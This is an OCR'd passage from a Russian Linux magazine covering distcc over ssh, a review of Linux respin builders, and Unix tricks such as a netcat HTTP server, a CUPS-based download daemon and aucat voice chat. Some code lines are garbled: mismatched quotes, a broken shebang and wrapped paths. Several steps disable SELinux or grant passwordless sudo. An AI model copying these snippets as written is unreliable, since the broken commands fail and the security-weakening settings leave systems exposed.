# chown portage:portage /etc/distcc/.ssh/id_dsa
# chmod 600 /etc/distcc/.ssh/id_dsa
# chmod 644 /etc/distcc/.ssh/id_dsa.pub
```

Чтобы во время выполнения emerge ssh не застрял на полпути с вопросом о принятии публичного ключа каждой машины-рабочего, заранее соберем все эти ключи:

```
# ssh-keyscan -t rsa рабочий1 рабочий2 рабочий3 \
      > /var/tmp/portage/.ssh/known_hosts
# chown portage:portage /var/tmp/portage/.ssh/ \
      known_hosts
```

Теперь создадим обертку для distcc:

```
# vi /etc/distcc/distcc-ssh

#!/bin/bash
exec /usr/bin/ssh -i /etc/distcc/.ssh/id_dsa "$@"
```

Сделаем ее исполняемой:

```
# chmod a+x /etc/distcc/distcc-ssh
```

Отредактируем файл /etc/make.conf:

```
# vi /etc/make.conf

MAKEOPTS="-j8"
FEATURES="distcc"
DISTCC_SSH="/etc/distcc/distcc-ssh"
DISTCC_HOSTS="localhost/2 distcc@рабочий1/3 distcc@
рабочий2/5"
```

Это все.

УДАЧНОЙ КОМПИЛЯЦИИ

Такие программы, как ccache и distcc, вкупе с другими трюками, могут дать весьма существенный прирост в скорости сборки, однако ты должен иметь в виду, что не все приложения могут быть собраны с их помощью. Сборка некоторых сложных программ, состоящих из многих компонентов, часто завершается ошибкой, причину которой трудно идентифицировать. Поэтому будь внимателен, используй последнюю версию ccache и одинаковые версии gcc на машинах distcc-кластера, кроме того, не забывай заглядывать в файл INSTALL.

Юрий «Adept» Видинеев adeptg@gmail.com

Исполнители желаний

Обзор конструкторов популярных Linux дистрибутивов

Многообразие — блеск и нищета мира Linux. Distrowatch.com знает о 649 дистрибутивах (включая все респины) — но я уверен, что знает он все-таки не про все. А что, если среди этого великого множества нет того, который нужен именно тебе? Не беда! Всегда можно сделать свой дистр, причем не прилагая особых усилий.

ВВЕДЕНИЕ

Создание своего дистрибутива — дело затратное, хлопотное и не всегда оправданное. В отличие от создания респина — слегка модифицированной версии существующего дистрибутива. Для чего может понадобиться создавать свой респин? Допустим, если ты хочешь сделать LiveCD с немного другим набором ПО (те же кодеки, например), другим оформлением или просто хочешь иметь инсталлятор со всеми обновлениями.

Все средства для создания респинов можно условно разделить на 2 категории: веб и локальные. Локальные, в свою очередь, делятся на имеющих GUI и требующих вдумчивого чтения манов :). Из веб категории заслуживают внимания:

- **SUSE STUDIO** — средство для создания респинов одноименного дистрибутива;
- **RECONSTRUCTOR** — проект для создания респинов на основе Debian или Ubuntu;
- **INSTALINUX** — инструмент для создания netinstall-систем на базе одного из шести дистрибутивов.

Из категории локальных приложений можно отметить:

- **UBUNTU CUSTOMIZATION KIT** — GUI-прога для создания респинов Ubuntu;
- **RECONSTRUCTOR** — офлайновая версия одноименного онлайного проекта;
- **REVISOR** — GUI-прога для создания респинов Fedora;
- **LIVECD-CREATOR** — CLI-прога для создания респинов Fedora.

МЕНЯЕМ ЦВЕТ ХАМЕЛЕОНА

SUSE STUDIO — средство от Novell, позволяющее производителям ПО легко создавать законченные программные решения для потребителей. Пользователь программного решения просто запускает его в виртуальной машине (или с LiveCD/LiveUSB) и получает рабочее приложение без необходимости установки и настройки под него ОС (что поможет избежать многих ошибок).

Регистрация на сайте Suse Studio возможна только по инвайтам (благо, инвайт присылают быстро — мне пришел в течение часа). Логиниться на сайте можно по OpenID или используя аккаунт Google, Yahoo или Novell.

После регистрации в системе для хранения своих сборок выделяется 15 Гб места. Сборка своего респина не вызывает затруднений и состоит из 4 шагов:

1. Выбор имени и основы для респина. В качестве основы могут выступать OpenSuse 11.2, SUSE Linux Enterprise 10 и SUSE Linux Enterprise 11 как в 32-х, так и 64-х битном исполнении. В качестве DE можно выбрать Gnome, KDE или IceWM, или же вообще не использовать среду рабочего стола.

2. Следующий шаг — выбор пакетов, из которых будет состоять наш респин. Радует, что система сама занимается разрешением зависимос-

Самый широкий выбор дистрибутивов

тей. На этой же странице можно подключить сторонние репозитории или загрузить отдельные RPM. В стандартных репозиториях OpenSuse есть около 8000 пакетов — в принципе, есть из чего выбрать. Удобно, что при выборе пакетов отображается размер как LiveCD, так и уже установленной системы.

3. Третий шаг — конфигурация. На семи вкладках можно настроить практически все параметры системы: язык и часовой пояс, добавить юзеров, изменить лого или обои, сменить runlevel, настроить сервера БД (только MySQL и PostgreSQL), включить автологин и добавить в автозапуск программы, настроить параметры виртуальной машины, задать скрипты, выполняющиеся при загрузке системы. Есть даже примитивные настройки файрвола.

4. Собственно, выбор типа респина (LiveCD, образ HDD/Flash или образ виртуальной машины) и его сборка. Сама сборка проходит на удивление шустро — у меня это занимало от трех до десяти минут.

Но самая удобная, как мне показалось, фишка сервиса — это возможность протестировать только что созданный респин прямо в браузере (функция Testdrive). Для этого тебе на час выдается виртуальная машина KVM. Для более-менее нормальной работы этой функции нужен инет от 2 Мбит/с. К запущенному респину можно будет даже подключиться по ssh или vnc. Жаль, что исходящие соединения заблокированы :). Внесенные в процессе тестирования изменения можно будет сохранить с помощью функции «Modified Files», отображающей все измененные с момента запуска виртуалки файлы. В целом, Suse Studio производит впечатление простого, удобного, стабильного и, вместе с тем, достаточно гибкого инструмента. Этим объясняется относительно высокая популярность проекта — в неделю здесь собирают более 4000 респинов. Единственный минус (хотя, для кого как) — это ограниченность в выборе базового дистрибутива для сборки. В общем, must use для любителей Suse!

UBUNTU: РЕКОНСТРУКЦИЯ

Reconstructor, в отличии от предыдущего проекта, специализируется на Debian и Ubuntu. Проект «условно-платный» — после регистрации каждый месяц тебе начисляется $5, которые можно потратить на те или иные услуги проекта. Стоит отметить, что стоимость услуг довольно демократична (например, сборка проекта стоит$0,3), поэтому $5 в месяц особо фантазию не ограничивают. При желании, баланс можно в любой момент пополнить через PayPal.

При создании проекта на начальном этапе выбирается базовый дистрибутив (на момент написания статьи выбор состоял из Debian 5, Ubuntu 9.04 и 9.10 архитектур x86 и x86-64), DE (Gnome, KDE, Xfce или Text Only) и тип респина (LiveCD или образ диска). После создания проекта предлагается выбрать дополнительные пакеты из стандартного репозитория, входящие в твой респин (зависимости разрешаются, но это явно не отображается в списке установленных пакетов). К сожалению, размер добавляемых пакетов отображается без учета зависимостей, поэтому следить за размером конечного образа проблематично. Кроме пакетов из стандартного репозитория, к проекту можно добавлять различные модули, реализующие тот или иной функционал. Вот некоторые из них:

- **APT REPOSITORY И UBUNTU PPA REPOSITORY** — позволяют добавить к проекту сторонний репозиторий. Правда, в списке доступных для установки пакетов пакеты из этих репозиториев не появятся, установку из них надо прописывать в специальный «Post Script»;
- **INSTALL DEB PACKAGE** — установить произвольный deb-пакет;
- **SYSTEM UPGRADE** — позволяет провести апгрейд системы;
- **PRESEED** — позволяет изменить Preseed-файл;
- **INSTALL FILE** — позволяет загрузить файл в произвольное место в будущей ФС;
- **РАЗЛИЧНЫЕ МОДУЛИ ДЛЯ УЛУЧШЕНИЯ ВНЕШНЕГО ВИДА:** задания темы, обоев, иконок, стартовой страницы Firefox и т.д.


После того, как все необходимые изменения внесены, можно начинать сборку проекта (кнопка «Build Project» в левом верхнем углу). Твое задание на сборку встанет в очередь, и через некоторое время (в зависимости от нагруженности сервиса и объема твоего задания) тебе на почту придет письмо об окончании процесса. Все мои проекты собирались от 10 минут до часа. Собранный проект можно скачать в течении семи дней, после он будет удален.

Примечательно, что исходники самого Reconstructor распространяются по лицензии GPLv3, поэтому ты вполне можешь сам поднять подобный сервис.

В целом, Reconstructor — хороший, хотя и не лишенн ый некоторых недостатков, сервис. В минусы можно записать ограниченность выбора базового дистрибутива, условную платность, невозможность вычисления конечного размера дистрибутива в процессе добавления пакетов.

Некоторые из этих недостатков призвана решить офлайн версия, которую можно скачать со странички www.reconstructor.org/projects/reconstructor/files. Причем доступны две редакции:

- **RECONSTRUCTOR ENGINE** — данная версия позволяет собирать проекты, экспортированные из веб-интерфейса;
- **RECONSTRUCTOR** — «полноценная» версия, имеющая все те же функции, что и веб-интерфейс, плюс еще несколько


Reconstructor. Офлайн версия

warning

Будь осторожен с автоматическим разбиением винта. Семь раз отмерь, один — разбей!

links

- Suse Studio: http://susestudio.com
- Reconstructor: https://reconstructor.org
- Instalinux: www.instalinux.com Ubuntu customization
- Ubuntu customization kit: http://uck.sourceforge.net
- Revisor: http://revisor.fedoraunity.org
- Calculate Linux Scratch: http://www.calculate-linux.org
- Коллекция респинов Fedora. Не забудь выложить свой! :) http://spins.fedoraproject.org
- О том, что такое клоны, форки, дериваты, респины и ремиксы, можно узнать из статьи Алексея Федорчука http://citkit.ru/articles/1442/.

Revisor

интересных. Так как первая редакция — это, по сути, только локальный сборщик, обратим пристальное внимание на вторую. В отличие от веб-интерфейса, она позволяет с небольшой погрешностью отслеживать размер будущего респина. Кроме того, есть возможность запуска терминала в chroot-окружении будущей системы, что открывает практически неограниченные возможности по кастомизации. Потенциально интересна также экспериментальная функция запуска иксов в chroot (правда, как и положено экспериментальной функции, у меня она не заработала ни на одной из тестовых машин). Также, как и у веб-интерфейса, у офлайн версии есть модули — специальные скрипты на Bash, выполняющиеся перед окончательной сборкой системы. Еще из интересных функций присутствуют: возможность удалить с диска все Windows-приложения (Firefox, Thunderbird и т.д.) и возможность настройки запускающихся со стартом системы сервисов.

МАСТЕР НА ВСЕ РУКИ

Если два рассмотренных выше сервиса, в принципе, похожи друг на друга, то Instalinux отличается от них кардинально. Во-первых, никакой регистрации — просто заходи на сайт и начинай работать! Во-вторых, поддержка ряда крупных дистрибутивов: CentOS, Debian, Fedora, OpenSUSE, Scientific, Ubuntu. И, наконец, в-третьих, на выходе получится не традиционный LiveCD/инсталлятор, а netinstall-образ, который при установке скачивает все необходимое из инета. Специальный мастер позволяет за 6 шагов задать основные параметры будущей системы. Кроме стандартных языка, раскладки и часового пояса можно определиться с разбивкой винта (либо разбивать винт автоматически, либо настраивать разбиение в процессе установки). Другой важный шаг — выбор пакетов, входящих в будущую систему. Пакеты можно выбирать как группами (ставя галочки в чекбоксах), так и поодиночке (прописывая названия пакетов в специальное поле). Последний шаг — задание рутового пароля (или пароля пользователя в случае с Ubuntu) и проверка конфигурации. После этого появится возможность скачать ISO. Размер образа может варьироваться в зависимости от дистрибутива. Например, образ Ubuntu с Xfce занимает всего чуть больше 12 Мб, а вот Fedora 12 с LXDE - целых 227 Мб (есть подозрение, что это, скорее, баг сервиса). Скорость скачивания образа не радует — у меня она не превышала 30 Кб/с, хотя при таких размерах это не критично. Кроме самого ISO, на странице загрузки можно скачать получившийся конфиг Preseed, Kickstart или AutoYaST. Загрузившись с получившегося образа, набери Install

Интерфейс SuseStudio

для того, чтобы начать установку системы. Instalinux предлагает также воспользоваться более продвинутой версией мастера, имеющей возможность ручного редактирования получившегося Preseed/Kickstart/AutoYaST файла. Кстати, разработчики обещают скорое появление поддержки профилей. В целом, приятный и полезный сервис. Если бы еще не ряд мелких недоработок! В частности, не очень проработана конфигурация CentOS (что признают сами разработчики сервиса). Например, у меня при нескольких конфигурациях при попытке установки системы выдавало: «Установочное дерево CentOS в этом каталоге не соответствует вашему загрузочному диску».

ДАЕШЬ ОЧЕРЕДНОЙ *BUNTU!


Ubuntu customization kit — еще одна офлайновая прога для кастомизации самого популярного дистрибутива. С релиза jaunty входит в официальный репозиторий. Но все же лучше скачать последнюю версию с официального сайта. Для нормальной работы просит не менее 5 Гб свободного места в домашней папке и доступ в инет. Процесс создания респина состоит из следующих шагов:

- Настройка доступных в системе, а также при запуске LiveCD, языков;
- Выбор DE (варианты: kde, gnome, others). Можно ничего не выбирать — получим систему без DE;
- На этом шаге надо указать системе на ISO-образ оригинальной Ubuntu (Kubuntu, Xubuntu, etc);
- Выбор названия CD;
- Хотим ли мы вручную настроить наш респин? Конечно хотим! Иначе получится стандартный дистрибутив;
- Удалить ли все Windows-приложения с CD?
- На следующем шаге можно запустить в chroot Synaptic, консоль или продолжить сборку дистрибутива. По умолчанию включены только репозитории main и restricted, поэтому выбор пакетов довольно скуден. Чтобы поправить эту ситуацию, в Synaptic, в меню Settings-Repositories, нужно включить репозитории universe и multiverse и обновить список пакетов. Если есть желание более тонко настроить систему (например, сменить обои у LiveCD) — можно запустить консоль в chroot. Небольшой совет: выходить из консоли надо командой exit, а не просто закрывая терминал — иначе проект рискует не собраться.
- Когда все настройки закончены, можно смело жать «Continue building». Дальше все зависит

АВТОМАТИЗАЦИЯ УСТАНОВКИ

С незапамятных времен во всех дистрибутивах есть технология, позволяющая автоматически отвечать на вопросы установщика. В общем случае это выглядит как файл с определенным именем в определенном формате, лежащий на диске (хотя он успешно может находиться и где-нибудь в сети). В Debian и его последователях данная технология называется preseed, в Fedora (Red Hat, CentOS и т.д.) — kickstart, в OpenSuse — AutoYaST. Подробнее об этом можно почитать здесь:
http://wiki.debian.org/DebianInstaller/Preseed
http://fedoraproject.org/wiki/Anaconda/Kickstart
http://en.opensuse.org/AutoYaST

SuseStudio TestDrive



Ubuntu customization kit

от мощности твоего компа — у меня на ноуте все собралось минут за 10.

ФЕДОРИНО ГОРЕ

Для другого популярного дистрибутива, Fedora, тоже есть удобные средства для создания респинов. Это GUI-прога Revisor и скрипт Livecd-creator с CLI-интерфейсом. Revisor представляет собой аналог UCK и Reconstructor для Fedora. Пожалуй, единственное существенное отличие — это то, что для создания респина не требуется LiveCD, все пакеты будут скачаны из инета.
Revisor есть в стандартном репозитории Fedora, начиная с седьмой версии, поэтому установка не должна вызвать сложностей:

```
# yum install revisor
```

Для нормальной работы как Revisor, так и Livecd-creator лучше перевести SELinux в разрешающий режим:

```
# setenforce 0
```

Для запуска Revisor нужны рутовые привилегии. На первом шаге мастера предлагается выбрать тип респина (CD/DVD инсталлятор и/или LiveCD). Второй шаг — выбор собираемой модели. Тут надо немного пояснить: в основном конфигурационном файле /etc/revisor/revisor.conf описаны «Модели» (специальные секции в конфиге, содержащие особенности сборки той или иной версии Fedora). Основная характеристика конкретной модели — репозитории, откуда будут скачаны пакеты. По умолчанию, Revisor в Fedora 12 может собрать модели Fedora 12 и Fedora Rawhide для архитектур x86, x86-64 и PPC. Добавляя описание моделей в конфиг, можно научить Revisor собирать, например, Fedora 11 и Fedora 13. На следующем шаге можно указать kickstart-файл и выбрать, какие секции из него использовать. Четвертый шаг — выбор ПО. И вот тут меня ждала неприятность: список пакетов отказался выстраиваться в группы, поэтому пакеты пришлось выбирать из большого общего списка (долго, и есть нехилая вероятность забыть что-нибудь нужное). Видимо, неисправленный баг в Revisor, что, в принципе, не удивительно — проект давно не развивался (последняя версия вышла аж в декабре 2007). После выбора пакетов покажется короткая статистка (количество пакетов, объем для загрузки, объем в установленном виде). Следующие шаги — настройка сети, задание параметров загрузки ядра, параметры аутентификации, настройка файрвола, SELinux, X Window и создание пользователя. По окончании настройки Revisor скачает все выбранные пакеты из инета и начнет сборку. Вся эта процедура у меня на виртуальной машине заняла около получаса. Livecd-creator — менее капризный и более гибкий, но не совсем интуитивно понятный инструмент. Эта тулза создает LiveCD, основываясь на конфигурационном файле, синтаксис которого совпадает с kickstart.
Установка livecd-creator (входит в состав livecd-tools):

```
# yum install livecd-tools spin-kickstarts
l10n-kickstarts
```

Чем создавать с нуля свой конфиг, проще взять готовый и немного его подредактировать. Готовые конфиги лежат в /usr/share/spin-kickstarts. Создается LiveCD из конфига следующим образом:

```
# livecd-creator --config=/usr/share/
spin-kickstarts/fedora-livecd-desktop.ks
--fslabel=Fedora-LiveCD --cache=/var/cache/
live
```

Все необходимые пакеты также будут скачаны из инета.

USERFRIENDLY GENTOO

Легко построить свой респин можно даже на базе Gentoo, причем всего за несколько шагов. Только для этого надо воспользоваться специальным средством Calculate Linux Scratch (CLS). CLS — это полностью совместимый с Gentoo дистрибутив, предназначенный для создания собственных LiveCD/LiveUSB. Кроме базовой версии с OpenBox, есть также версия с Gnome (CLSG). Чтобы воспользоваться CLS, надо выбрать в меню загрузки LiveCD пункт Builder. Загрузится обычная на первый взгляд Live-система, в которой потом можно будет тестировать внесенные изменения.
Для того чтобы перейти непосредственно к сборке, следует ввести:

```
# cl-builder
```


После выполнения команды цвет приглашения изменится на коричневый и выполнится chroot в /mnt/builder, где и будет происходить сборка. В этом режиме можно устанавливать, обновлять, удалять программы без каких-либо ограничений. После того как все необходимые изменения внесены, можно выйти из режима сборки (набрав exit или <Ctrl+D>) и протестировать изменения в Live-системе. Если все устраивает, то можно запустить сборку своего LiveCD:

```
# calculate --iso
```

Образ будет создан в /usr/calculate/share/linux. Если ОЗУ не достаточно, то на этом этапе все может обломиться, поэтому рекомендую заранее подмонтировать к этому каталогу какой-нибудь более-менее емкий rw-носитель.

HAPPY END

Практически для каждого популярного дистрибутива можно найти удобное средство для создания респина: будь то веб или локальное приложение. Но как бы то ни было, ничто не даст столько экспы в этой области, как сборка Linux from Scratch...



info
PPA (Personal Packages Archive) — персональный репозиторий для Ubuntu, расположенный на сайте http://launchpad.net компании Canonical.

Евгений Зобнин zobnin@gmail.com

Сумасшедшие идеи настоящих гиков

Использование стандартных утилит для решения нестандартных задач

Приверженцы UNIX-систем не просто пользователи, это люди с пытливым умом, любовью к велосипедостроению и непреодолимым желанием доказать свою гиковость. Они готовы потратить не один час свободного времени, чтобы найти нетривиальное решение простой проблемы или доказательство возможности ее решения с помощью не предназначенных для этого средств. И все это ради удовольствия.

HTTP-СЕРВЕР СВОИМИ РУКАМИ

Миниатюрный HTTP-сервер, собранный из подручных компонентов, остается одной из самых любимых тем современных гиков. Они готовы написать его буквально на всем, начиная от простого использования команды netcat на 80-порту и закачивая языком PostScript, используемым для форматирования текста перед выводом на принтер. Блоггер по имени Алексей Свечников взялся за эту тему и написал HTTP-сервер на bash размером всего 222 байта (http://alexey.sveshnikov.ru/blog/2006/12/23/http-сервер-размером-в-222-байта/). Сначала вся идея сводилась к горячо любимому UNIX-админами рудиментарному серверу с использованием nc, пример которого приведен ниже:

```
server$ nc -l -p 8080 < file
client$ x-www-browser
http://192.168.0.1:8080
```

Но затем пример оброс функционалом и превратился в HTTP-сервер, способный отдавать файлы по запросу и список файлов текущего каталога. Ниже приведена переработанная версия скрипта Алексея, которая корректно работает с google chrome и избавлена от бага с файлами, имеющими в названии символы в верхнем регистре:


```
$ while true; do nc -vv -l -p 8080 -c
'( read a b c; file=`echo $b | sed 's/
[^a-zA-Z0-9.]//g'`; if [ a$file = "a"
]; then ls -l; else cat $file; fi )';
sleep 1; done
```

Все это одна команда. Сервер отдает файлы текущего каталога, для запроса списка которых достаточно просто обратиться к корневому каталогу. После выбора файла добавляем его имя в адресную строку и благополучно скачиваем на свою машину. Некоторое время спустя Алексей реализовал более продвинутую версию сервера, которая умеет отдавать HTTP-заголовки (а для файлов вместе с размером и MIME-типом), обрабатывает ошибку 404 и отдает полноценный index.html. Ее однострочный оригинал и развернутый вариант, удобный для чтения и анализа, ты найдешь на прилагаемом к журналу диске.

Еще более гиковый вариант HTTP-сервера имеется на страничке Martin A. Godisch. Он пошел дальше всех остальных и воспользовался для написания сервера не каким-нибудь bash или awk, а языком программирования PostScript, который был разработан Adobe Systems для описания сложных графических объектов и подготовки печатных изданий. Исходный текст сервера слишком велик, чтобы продемонстрировать его на страницах журнала, но ты можешь получить его, обратившись к страничке http://people.debian.org/~godisch/pshttpd или заглянув внутрь нашего диска.

ДЕМОН ЗАКАЧЕК НА БАЗЕ CUPS

Менеджер печати CUPS, ставший стандартом в UNIX-системах, обладает несколькими очень привлекательными характеристиками, которые позволяют использовать его в качестве менеджера



Виртуальные принтеры с cwget-бэкендом

```
AUCAT(1)                 OpenBSD Reference Manual                 AUCAT(1)

NAME
     aucat - audio server and stream manipulation tool

SYNOPSIS
     aucat [-lnu] [-b nframes] [-C min:max] [-c min:max] [-e enc] [-f device]
           [-h fmt] [-i file] [-m mode] [-o file] [-r rate] [-s socket]
           [-v volume] [-x policy]

DESCRIPTION
     The aucat utility can record one input stream and store it on multiple
     destination files, doing the necessary conversions on the fly.  It can
     play, convert, and mix multiple input files simultaneously, and can also
     act as an audio server.  aucat also has a legacy mode that works like
     previous versions of aucat, which does not convert on the fly and sup-
     ports playback of .au files.

     The options are as follows:

     -b nframes
             The buffer size in frames.  A frame consists of one sample for
             each channel in the stream.  This is the number of frames that
/usr/share/man/cat1/aucat.0 9%
```

Справочная страница aucat(1)

любых очередей, к которым необходим удаленный доступ и расстановка приоритетов. Если в твоем распоряжении имеется машина, которую ты собираешься использовать для закачки файлов, то CUPS позволит ей справиться с этой задачей без необходимости установки дополнительного софта и танцев с бубном. Алгоритм действий по превращению CUPS в демон закачек следующий:

1. Для начала напишем скрипт cwget.sh, который будет осуществлять закачку файлов и вызываться приведенным ниже CUPS-бэкендом:

$ sudo vi /usr/local/sbin/cwget.sh

```
#!/bin/sh
DOWNLOAD_DIR=$1
cd
mkdir -p "$DOWNLOAD_DIR"
cd "$DOWNLOAD_DIR"
/usr/bin/wget -nc -i "$2" >/dev/null 2>&1
```

Сделаем его исполняемым:

```
$ sudo chmod +x /usr/local/sbin/cwget.sh
```

2. Теперь создадим специальный CUPS-бэкенд, который будет принимать добавленные в очередь URL и отдавать их вышеописанному скрипту:

$ sudo vi /usr/lib/cups/backend/cwget

```
!/bin/sh
if [ $# -eq 0 ]; then
     echo 'cups wget "Unknown" "Cups wget
downloader"'
exit 0
fi

# Каталог для закачек
DOWNLOAD_DIR=/var/tmp

umask 0
TMPFILE=/tmp/cwget$$
cat "$6" > $TMPFILE
/bin/chmod +r $TMPFILE

/usr/bin/sudo -H -u $2 /usr/local/sbin/cwget.
sh "$DOWNLOAD_DIR" "$TMPFILE"
rm /tmp/cwget$$
```

Дадим ему права на исполнение:

```
$ sudo chmod +x /usr/lib/cups/backend/cwget
```

3. Чтобы позволить коду бэкенда использовать sudo для запуска скрипта cwget.sh с рутовыми полномочиями, разрешим пользователю lp, с правами которого запускаются CUPS-задания, делать это без запроса пароля:

$ sudo visudo

```
lp    ALL=(ALL) NOPASSWD:/usr/local/sbin/
cwget.sh
```

4. Настроим несколько принтеров через web-интерфейс, указав в качестве их бэкенда cwget (смотри скриншот «Виртуальные принтеры с cwget-бэкендом») и объединим их в класс, чтобы получить возможность одновременной закачки более чем одного файла (смотри скриншот «Объединяем виртуальные принтеры в класс»).

5. Все, теперь можно отсылать задания (URL) на виртуальный принтер. Сделать это можно, например, так:

```
$ echo 'http://kernel.org/pub/linux/kernel/
v2.6/linux-2.6.33.tar.bz2' | lpr -Ppcwget
```

OPENBSD И БЕЗОПАСНЫЙ ГОЛОСОВОЙ ЧАТ ИЗ КОРОБКИ

Open'овская утилита aucat, изначально созданная для проигрывания «сырых» звуковых файлов с расширением .au, со временем обросла функциональностью и сегодня может использоваться для многих целей, включая различные преобразования звукового потока в режиме реального времени, а также возможность применения в качестве полноценного аудиосервера, способного смешивать звуковые потоки, порождаемые другими инстанциями aucat. Известный в OpenBSD-кругах хакер по имени Райан Флэнири воспользовался этой возможностью для создания простой системы голосового чата, не требующей установки какого-либо дополнительного ПО. Идея, положенная в ее основу, такова:

1. Запустить aucat в режиме сервера на двух удаленных машинах. Работая в режиме сервера, aucat подключится к устройствам ввода и вывода звука и создаст UNIX-сокет, чтение из которого приведет к чтению данных из устройства ввода (микрофон), а запись — к записи в устройство вывода (колонки).

2. Запустить второй процесс aucat в обычном режиме на первой машине и перенаправить его вывод процессу aucat, работающему на второй машине с помощью ssh. В результате входной поток, полученный с микрофона и направленный сервером aucat в UNIX-сокет, будет прочитан aucat-процессом и перенаправлен на удаленную машину, где его прочитает удаленный aucat-процесс и запишет в UNIX-сокет собственного aucat-сервера. Так звук с микрофона первой машины попадет в колонки второй.


3. Повторить шаг 2 на второй машине, чтобы создать обратную связь.

HTTP://WWW

links

• Компилятор Ассемблера на bash: http://slashdot.org/articles/01/02/15/046242.shtml

• Использование спулера печати для воспроизведения mp3-файлов: www.xakep.ru/magazine/xa/062/110/1.asp



info

PostScript — язык описания страниц. Предназначен для формирования изображений произвольной сложности и вывода их на печать.

Объединяем виртуальные принтеры в класс

На уровне командной строки все это выглядит так:

```
user1@host1> aucat -l
user1@host1> aucat -o - | ssh \
   user1@host2 aucat -i -
user2@host2> aucat -l
user2@host2> aucat -o - | ssh \
   user2@host1 aucat -i -
```

Однако именно в таком виде система не заведется. Оказывается, работая в серверном режиме, aucat привязывает создаваемый UNIX-сокет к запустившему его пользователю (файл получает имя /tmp/aucat-ID-юзера/default), и когда клиентский процесс aucat подключается к серверу, он также использует ID текущего пользователя для обращения к сокету. Чтобы работать совместно, сервер и клиент aucat должны быть запущены одним пользователем. В приведенном выше примере клиент aucat, запускаемый на машине host2 с помощью ssh, будет работать с правами пользователя user1, тогда как сервер на этой машине будет запущен с правами пользователя user2, поэтому звук до второй машины «не дойдет». Для этого, можно либо использовать аккаунты с одинаковым ID пользователя на обеих машинах, либо пойти на небольшой трюк и после запуска сервера создать ссылку на каталог /tmp/aucat-ID-юзера для другого пользователя. Вот как это сделать на обеих машинах:

```
u1@h1> user1_UID='id -ur user1'
u1@h1> user2_UID=`id -ur user2'
u1@h1> aucat -l; cd /tmp/
u1@h1> chmod 755 aucat-$user1_UID
u1@h1> ln -s aucat-$user1_UID aucat-
$user2_UID
u2@h2> user2_UID='id -ur user2'
u2@h2> user1_UID=`id -ur user1'
u2@h2> aucat -l; cd /tmp/
u2@h2> chmod 755 aucat-$user2_UID
u2@h2> ln -s aucat-$user2_UID aucat-
$user1_UID
```

Затем можно запускать перенаправление звука. Райан предостерегает, что по умолчанию ты получишь слишком большую задержку, и рекомендует установить минимальный размер буфера и снизить частоту дискретизации звукового потока до 11000 Гц:

```
user1@host1> aucat -b 1 -r 11000 -o - \
 | ssh user1@host2 aucat -b 1 \
 -r 11000 -i -
```

ВИДЕОПАМЯТЬ КАК СВОП

Современные графические адаптеры оснащаются внушительным объемом высокоскоростной памяти, большая часть которой остается незадействованной во время обычной работы с системой. Ядро Linux позволяет использовать эту память для своих нужд, зарезервировав небольшой ее объем для стандартных VESA-режимов, а все остальное использовать для хранения файлов или создания своп-раздела. Проделать такое можно с помощью специального драйвера под названием Memory Technology Device (MTD), позволяющего адресовать не только оперативную память, но и память любого устройства, подключенного через шину PCI. Вся методика сводится к активации драйвера в ядре, выяснению адресного пространства видеопамяти и ее отображения в адресное пространство ядра. Итак, для начала активируем драйвер в ядре, для этого запустим «make menuconfig», перейдем в раздел Device Drivers и активируем следующие пункты меню:

$ sudo make menuconfig

```
Device Drivers  --->
   <M> Memory Technology Device (MTD)
support  --->
      <M> Direct char device access to
MTD devices
      <M> Common interface to block
layer for MTD 'translation layers
      <M> Caching block device access
to MTD devices
      Self-contained MTD device
drivers  --->
         <M> Physical system RAM
```

Теперь необходимо найти видеопамять в адресном пространстве шины PCI. Для этого воспользуемся утилитой lspci и найдем графический адаптер:

```
$ lspci | grep VGA
```

